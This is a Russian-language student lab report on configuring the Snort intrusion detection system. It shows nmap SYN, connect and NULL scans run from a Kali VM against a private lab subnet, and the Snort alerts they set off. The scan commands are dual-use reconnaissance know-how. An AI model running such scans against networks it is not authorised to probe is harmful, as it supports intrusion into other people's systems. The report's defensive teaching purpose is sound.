


Практическое задание. NIPS/NIDS: Snort

Для выполнения практического задания использовались 3 виртуальные машины (Ubuntu, Kali Linux, Windows 7) в VMware Workstation Pro

1. Посмотрел свой IP и установил snort `sudo apt-get install snort`




2. Запустил снорт `sudo service snort start`

3. Создал файл с правилами



4. Изменил содержимое конфигурационного файла snort



```
GNU nano 6.2 snort.conf
include $RULE_PATH/telnet.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/virus.rules
#include $RULE_PATH/voip.rules
#include $RULE_PATH/web-activex.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-client.rules
include $RULE_PATH/web-coldfusion.rules
include $RULE_PATH/web-frontpage.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/community-sql-injection.rules
include $RULE_PATH/community-web-client.rules
include $RULE_PATH/community-web-dos.rules
include $RULE_PATH/community-web-iis.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/community-sql-injection.rules
include $RULE_PATH/community-web-client.rules
include $RULE_PATH/community-web-dos.rules
include $RULE_PATH/community-web-iis.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/test.rules

#####
# Step #8: Customize your preprocessor and decoder alerts
# For more information, see README.decoder_preproc_rules
#####

# decoder and preprocessor event rules
# include $PREPROC_RULE_PATH/preprocessor.rules
# include $PREPROC_RULE_PATH/decoder.rules
# include $PREPROC_RULE_PATH/sensitive-data.rules

#####
# Step #9: Customize your Shared Object Snort Rules

Wrote 756 lines
^G Help      ^O Write Out  ^W Where Is   ^X Cut        ^T Execute    ^C Location   ^U Undo       ^M Set Mark   ^_] To Bracket ^O Previous  ^B Back
^X Exit      ^R Read File  ^A Replace    ^D Paste      ^J Justify    ^_ Go To Line  ^E Redo       ^-O Copy      ^Q Where Was ^N Next      ^F Forward

ak@ak-virtual-machine: /etc/snort
GNU nano 6.2 snort.conf
# network (interface) and adjust the value there.
#
# The Debian init.d script is defined in such a way
# that you can run multiple instances.

#####
# Step #1: Set the network variables.  For more information, see README.variables
#####

# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overridden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 192.168.136.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
#ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
ipvar TELNET_SERVERS $HOME_NET

Wrote 756 lines
^G Help      ^O Write Out  ^W Where Is   ^X Cut        ^T Execute    ^C Location   ^U Undo       ^M Set Mark   ^_] To Bracket ^O Previous  ^B Back
^X Exit      ^R Read File  ^A Replace    ^D Paste      ^J Justify    ^_ Go To Line  ^E Redo       ^-O Copy      ^Q Where Was ^N Next      ^F Forward
```

5. Запустил snort с именем своего интерфейса `sudo snort -A console -i ens33 -c snort.conf` и зашел на яндекс

```
| Patterns      : 5042
| Match States  : 3837
| Memory (MB)  : 16.90
| Patterns     : 0.51
| Match Lists  : 1.01
| DFA
|   1 byte states : 1.02
|   2 byte states : 13.97
|   4 byte states : 0.00
|-----|
[ Number of patterns truncated to 20 bytes: 1038 ]
pcap DAQ configured to passive.
Acquiring network traffic from "ens33".
Reload thread starting...
Reload thread started, thread 0x7972f3a00640 (4764)
Decoding Ethernet

==== Initialization Complete ====

--> Snort! <*-
o''~)-
  ''''
Version 2.9.15.1 GRE (Build 15125)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (c) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (c) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.1 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: appld Version 1.1 <Build 5>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_DCEP2C2 Version 1.0 <Build 3>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>

Commencing packet processing (pid=4755)
08/18-15:19:22.083270 [**] [1:12312313:0] Someone open yandex website [**] [Priority: 0] [TCP] 93.158.134.144:443 -> 192.168.136.130:44820
```

6. Со второй машины (Кали) различными командами проверил, как реагирует шнорт

```
(k@k)-[~]
$ sudo nmap -sS 192.168.136.0/24
[sudo] password for k:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:33 MSK
Nmap scan report for 192.168.136.1
Host is up (0.00052s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsure
912/tcp    open  apex-mesh
2869/tcp   open  icslap
3306/tcp   open  mysql
5357/tcp   open  wsdapi
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.00013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    filtered domain
MAC Address: 00:50:56:E0:0A:14 (VMware)

Nmap scan report for 192.168.136.130
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.136.130 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:E3:7A:93 (VMware)

Nmap scan report for 192.168.136.254
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.136.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EE:B1:34 (VMware)

Nmap scan report for 192.168.136.129
Host is up (0.000015s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 34.15 seconds

(k@k)-[~]
$ █
```

(k@k)-[~]

\$ sudo nmap -sT 192.168.136.0/24

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-08-18 15:37 MSK

Nmap scan report for 192.168.136.1

Host is up (0.0042s latency).

Not shown: 992 filtered tcp ports (no-response)

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

| | | |
|---------|------|-------|
| 135/tcp | open | msrpc |
|---------|------|-------|

| | | |
|---------|------|-------------|
| 139/tcp | open | netbios-ssn |
|---------|------|-------------|

| | | |
|---------|------|--------------|
| 445/tcp | open | microsoft-ds |
|---------|------|--------------|

| | | |
|---------|------|----------------|
| 902/tcp | open | iss-realsecure |
|---------|------|----------------|

| | | |
|---------|------|-----------|
| 912/tcp | open | apex-mesh |
|---------|------|-----------|

| | | |
|----------|------|--------|
| 2869/tcp | open | icslap |
|----------|------|--------|

| | | |
|----------|------|-------|
| 3306/tcp | open | mysql |
|----------|------|-------|

| | | |
|----------|------|--------|
| 5357/tcp | open | wsdapi |
|----------|------|--------|

MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2

Host is up (0.0015s latency).

Not shown: 999 closed tcp ports (conn-refused)

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

| | | |
|--------|----------|--------|
| 53/tcp | filtered | domain |
|--------|----------|--------|

MAC Address: 00:50:56:E0:0A:14 (VMware)

Nmap scan report for 192.168.136.130

Host is up (0.0015s latency).

All 1000 scanned ports on 192.168.136.130 are in ignored states.

Not shown: 1000 closed tcp ports (conn-refused)

MAC Address: 00:0C:29:E3:7A:93 (VMware)

Nmap scan report for 192.168.136.254

Host is up (0.00022s latency).

All 1000 scanned ports on 192.168.136.254 are in ignored states.

Not shown: 1000 filtered tcp ports (no-response)

MAC Address: 00:50:56:EE:B1:34 (VMware)

Nmap scan report for 192.168.136.129

Host is up (0.00015s latency).

All 1000 scanned ports on 192.168.136.129 are in ignored states.

Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (5 hosts up) scanned in 33.66 seconds

(k@k)-[~]

\$ █

```
(k@k)-[~]
$ sudo nmap -sN 192.168.136.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:41 MSK
Nmap scan report for 192.168.136.1
Host is up (0.00027s latency).
All 1000 scanned ports on 192.168.136.1 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.00020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
53/tcp    open|filtered domain
MAC Address: 00:50:56:E0:0A:14 (VMware)

Nmap scan report for 192.168.136.130
Host is up (0.00063s latency).
All 1000 scanned ports on 192.168.136.130 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:E3:7A:93 (VMware)

Nmap scan report for 192.168.136.254
Host is up (0.00023s latency).
All 1000 scanned ports on 192.168.136.254 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:EE:B1:34 (VMware)

Nmap scan report for 192.168.136.129
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 34.02 seconds
```

```
(k@k)-[~]
$
```

```
Activities Terminal abr 18 15:42 en
ak@ak-virtual-machine: /etc/snort

Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Commenting packet processing (pid=4755)
08/18-15:19:22.083270 [**] [1:1231231] Someone open yandex website [**] [Classification: Potentially Bad Traffic] [Priority: 2] [TCP] 93.158.134.144:443 -> 192.168.136.130:44820
08/18-15:29:19.393041 [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] [UDP] 0.0.0.0:68 -> 255.255.255.255:67
08/18-15:29:19.436011 [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] [IPV6-ICMP] :: -> ff02::16
08/18-15:29:19.813743 [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] [IPV6-ICMP] :: -> ff02::16
08/18-15:29:19.845790 [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] [IPV6-ICMP] :: -> ff02::1:ff54:e9cf
08/18-15:33:59.833135 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61030 -> 192.168.136.2:161
08/18-15:33:59.833254 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61030 -> 192.168.136.1:161
08/18-15:33:59.927688 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61030 -> 192.168.136.130:705
08/18-15:34:00.967973 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61030 -> 192.168.136.2:705
08/18-15:34:01.619079 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61030 -> 192.168.136.254:161
08/18-15:34:01.619163 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61030 -> 192.168.136.1:161
08/18-15:34:01.719330 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61032 -> 192.168.136.254:161
08/18-15:34:01.725458 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61032 -> 192.168.136.1:161
08/18-15:34:03.873007 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61030 -> 192.168.136.254:705
08/18-15:34:03.974566 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61032 -> 192.168.136.254:705
08/18-15:34:04.387063 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61030 -> 192.168.136.1:705
08/18-15:34:04.488073 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:61032 -> 192.168.136.1:705
08/18-15:38:09.190110 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:35248 -> 192.168.136.130:161
08/18-15:38:09.216465 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:33340 -> 192.168.136.130:705
08/18-15:38:14.122725 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:47762 -> 192.168.136.2:161
08/18-15:38:10.296072 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:49062 -> 192.168.136.2:705
08/18-15:38:12.313888 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:50296 -> 192.168.136.1:161
08/18-15:38:12.415307 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:50306 -> 192.168.136.1:161
08/18-15:38:12.712598 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:55744 -> 192.168.136.254:161
08/18-15:38:12.812587 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:55758 -> 192.168.136.254:161
08/18-15:38:13.611691 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:45528 -> 192.168.136.1:705
08/18-15:38:13.711712 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44586 -> 192.168.136.130:705
08/18-15:38:14.012525 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:47028 -> 192.168.136.254:705
08/18-15:38:14.112725 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:47636 -> 192.168.136.254:705
08/18-15:41:38.442392 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44586 -> 192.168.136.2:161
08/18-15:41:38.442393 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44586 -> 192.168.136.130:161
08/18-15:41:38.529912 [**] [1:1418:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44586 -> 192.168.136.130:705
08/18-15:41:39.554859 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44586 -> 192.168.136.2:705
08/18-15:41:40.333721 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44586 -> 192.168.136.1:161
08/18-15:41:40.437328 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44588 -> 192.168.136.1:161
08/18-15:41:40.534459 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44586 -> 192.168.136.254:161
08/18-15:41:40.637524 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44588 -> 192.168.136.254:161
08/18-15:41:42.172496 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44586 -> 192.168.136.1:705
08/18-15:41:42.273528 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44588 -> 192.168.136.1:705
08/18-15:41:42.375001 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44586 -> 192.168.136.254:705
08/18-15:41:42.476373 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.136.129:44588 -> 192.168.136.254:705
```



```
(kⓀk)-[~]  
$ sudo nmap ping 192.168.136.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:45 MSK  
Failed to resolve "ping".  
Nmap scan report for 192.168.136.1  
Host is up (0.00073s latency).  
Not shown: 992 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
902/tcp    open  iss-realservice  
912/tcp    open  apex-mesh  
2869/tcp   open  icslap  
3306/tcp   open  mysql  
5357/tcp   open  wsddapi  
MAC Address: 00:50:56:C0:00:08 (VMware)  
  
Nmap scan report for 192.168.136.2  
Host is up (0.000094s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE  
53/tcp    filtered domain  
MAC Address: 00:50:56:E0:0A:14 (VMware)  
  
Nmap scan report for 192.168.136.130  
Host is up (0.00056s latency).  
All 1000 scanned ports on 192.168.136.130 are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
MAC Address: 00:0C:29:E3:7A:93 (VMware)  
  
Nmap scan report for 192.168.136.254  
Host is up (0.00018s latency).  
All 1000 scanned ports on 192.168.136.254 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
MAC Address: 00:50:56:EE:B1:34 (VMware)  
  
Nmap scan report for 192.168.136.129  
Host is up (0.0000070s latency).  
All 1000 scanned ports on 192.168.136.129 are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
  
Nmap done: 256 IP addresses (5 hosts up) scanned in 44.09 seconds
```

```
(kⓀk)-[~]  
$ █
```

```
Activities Terminal abr 18 15:47 en
ak@ak-virtual-machine: /etc/snort

08/18-15:43:47.859285 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:19842
08/18-15:43:47.859361 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:19842
08/18-15:43:47.859425 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:10000
08/18-15:43:47.859439 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:10000
08/18-15:43:47.859510 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:4006
08/18-15:43:47.859554 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:4006
08/18-15:43:47.859606 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:9050
08/18-15:43:47.859656 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:9050
08/18-15:43:47.859702 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:9968
08/18-15:43:47.859753 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:9968
08/18-15:43:47.875626 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:4848
08/18-15:43:47.875627 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:7402
08/18-15:43:47.875643 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:7402
08/18-15:43:47.875656 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:3869
08/18-15:43:47.875627 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:6582
08/18-15:43:47.875627 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:6582
08/18-15:43:47.878634 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:2160
08/18-15:43:47.878649 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:2160
08/18-15:43:47.878716 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:5961
